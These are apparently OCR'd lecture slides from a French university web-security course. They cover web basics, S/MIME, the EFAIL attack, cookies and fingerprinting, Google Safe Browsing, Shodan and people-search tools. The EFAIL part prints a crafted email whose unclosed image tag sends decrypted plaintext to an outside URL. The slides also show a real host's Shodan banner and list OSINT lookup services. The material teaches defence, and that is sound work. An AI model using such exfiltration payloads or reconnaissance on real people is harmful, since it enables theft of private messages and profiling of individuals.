
3A Securité
Sécurité Web
Cours 2

Pascal Lafourcade



2024-2025

Outline

Internet vs Web

The web

- one of the services that can run over the internet
- using the HTTP/HTML protocol family

The internet

- provides networking between computers
- using the IP protocol family over UDP or TCP

Web Applications

- Shopping (Amazon)
- Eauction (Ebay)
- Gambling (Betfair)
- Social Network (Facebook)
- Web search (Goolge)
- Email (Gmail)
- Information (Wikipedia)
- Video (Youtube)

Browsers

Safari, Firefox, Chrome, Brave, Opera,
Links, lynks, w3m, IE ...

Protocols

http / https, ftp / sftp, mail, ...

Langages

Html, Php, Java, Ruby, Python, SQL, javascript, ASP.net,
JavaScript, css, Forms, HTML, XML, Ajax, Json, flash ...

IANA: Internet Assigned Number Authority


Role

The global coordination of the DNS Root, IP addressing, and other Internet protocol resources.


Particularities

As described in RFC 2606 and RFC 6761, a number of domains such as `example.com` and `example.org` are maintained for documentation purposes. These domains may be used as illustrative examples in documents without prior coordination with us. They are not available for registration or transfer.

HTTP : Hypertext Transfer Protocol




Domain Name System




DNS Recursive Resolver:
Root namesever .fr ⇒ ".fr" NameServer ⇒ "uca.fr" Nameserver

Web Attack Surface: Complex and rapidly evolving



- Network issues
- Browser weaknesses
- Language issues
- Old/New protocols, old/new code and old/new libraries,
- Multipleversions and Custom APIs
- Mistakes in design and implementation
- Web forms
- Files from outside
- Security code: cryptography, authentication, authorization (access control) and session management

Web Attack Surface: Complex and rapidly evolving




- Network issues
- Browser weaknesses
- Language issues
- Old/New protocols, old/new code and old/new libraries,
- Multipleversions and Custom APIs
- Mistakes in design and implementation
- Web forms
- Files from outside
- Security code: cryptography, authentication, authorization (access control) and session management

Widely used ⇒ interesting to attack !

Qualys en TP

`https://www.ssllabs.com`



Outline

MIME to S/MIME

Multipurpose Internet Mail Extensions

- RFC822 authorize only text emails (1982)
- MIME allows several content types and multi-part messages

S/MIME : Secure/Multipurpose Internet Mail Extensions
SMIME 3.1: RFC 3851 (2004) SHA-1, MD5
SMIME 3.2: RFC 5751 (2010) SHA-256
SMIME 4.0: RFC 8551 (2019) SHA-256

S/MIME Functionalities

- enveloped data: encrypted content and associated keys
- signed data: encoded message + signed digest
- compressed-data: compression of message
- signer-info: include information like used algorithms, date of signature, certificats ...

It gives confidentiality, integrity of data but also non-repudiation and authentication.

Outline

EFAIL 13 may 2018


A vulnerability in the OpenPGP and S/MIME technologies

- S/MIME: Secure/Multipurpose Internet Mail Extensions
- PGP: Prety Good Privacy

Even the emails collected years ago can be leaked !

Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. 27th USENIX Security 2018.

EFAIL: Principle



1. Attacker intercepts encrypted emails sent to the victim.
2. Attaker changes the body of the victim's encrypted email
3. Attakcer sends it to the victim
4. The victim decrypts the email
5. He extracts the plaintext through an URL
6. Attacker reads plaintexts

EFAIL : https://efail.de/

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Mail client will decrypt and see the following


```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

EFAIL: CBC Gadget

Intruder knows green plaintext then deduces



Modify IV to inject P_{C0} and P_{C1}

EFAIL: Prevention

- No decryption in email client
- Disable HTML rendering
- Patch
- Upload OpenPGP and S/MIME Standard

```
SMIME 4.0, April 2019 RFC 8551: EFAIL can be prevented
by using Authenticated Encryption with Associated Data
 AEAD algorithm. It is therefore recommended that mail
systems migrate to AES-GCM as quickly as possible and
that the decrypted content not be acted on prior to
finishing the integrity check.
```

Outline

Cookies

Implemented in 1994 in Netscape and described in 4-page draft

- No spec for 17 years
- Attempt made in 1997, but made incompatible changes
- Another attempt in 2000 ("Cookie2"), same problem
- Around 2011, another effort succeeded (RFC 6265)
- Ad-hoc design has led to interesting issues

Cookies attributes

- Expires: Specifies expiration date.
  If no date, then lasts for session
  Browsers do session restoring, so can last way longer!
- Path: Scope the "Cookie" header to a particular request path prefix
- Domain: Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header

Set-Cookie: theme=dark; Expires=<date>;

Fingerprinting, passive tracking

Website finds things different about each visitor to re-identify users!


Exemple

- Browsers used
- OS used
- Fonts installed
- Plugins installed
- Video/Audio Hardware
- Software installed

You are unique !

`https://panopticlick.eff.org`
`https://audiofingerprint.openwpm.com/`
`https://www.leblogduhacker.fr/ce-que-lon-sait-sur-vous/`
`https://history.google.com/history/`


Google Safe Browsing



Google maintains a list of known malware/phishing URLs

`https://testsafebrowsing.appspot.com/s/phishing.html`
With Chrome ! Of course !

Google Safe Browsing



`https://transparencyreport.google.com/safe-browsing/overview`

- Browser queries the list on every navigation **NO**
- Send URLs to the Google Safe Browsing server to check their status
- Privacy: URLs are not hashed, so the server knows which URLs you look up

`https://testsafebrowsing.appspot.com/`

Shodan

First search engine for Internet-connected devices.

193.49.118.208

City	Clermont-Ferrand
Country	France
Organization	Renater
ISP	Renater
Last Update	2020-05-01T23:51:07.819224
ASN	AS2200

Ports

22

Services

22
tcp
ssh

OpenSSH Version: 7.9p1 Debian-10+deb10u2

```
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQD63a458a+tkgs9SH8o731FpyWEaJhFBYvqOaWlAIyXU9GI
Z1BWEygvtCKaDEjY8uab/SWsIjyN4XR4OcJ7KjlqBIpvQmSnW39vJFTApTrJf3Io8HmZILAD4VYo
Wkw/xry9axCJFPpkCrkR23EYzBywkZBkKh7r2d5QO18fNnd5480p88W2K4/ACQBIw+++v3e4F9BF1
KC+A2EBnL4vuCiU0IXcv2YyHmScixkb0sol2H9w/nRiJ/6Zua4wW4QvRYYWnb2pRoXIbfeuNMQo/b
ioME7x3Z+dXuK0Hea6FsHCQOpHMD7Ee1yN7sfjPwq58GOvztgG/zouCjJ0neW8HfBAcop
Fingerprint: 18:2b:8d:d4:a7:ad:b4:85:d5:93:3e:b9:b5:78:a9:3c

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
```


https://www.shodan.io/

Some Tools

- Google
- Facebook
- Twitter
- Linkedin
- WebPage
- Recherche Sur Twitter `https://followerwonk.com/`
- Search by Name and Find People in the USA.
  `https://www.zabasearch.com/`
- Trouvez une entreprise, un particulier partout dans le monde
  `https://www.infobel.com/`
- Lullar informations à partir d'email
  `https://lullar-com-3.appspot.com/en`
- Spokeo informations sur les réseaux sociaux
  `https://www.spokeo.com/`

Webmii

People search engine

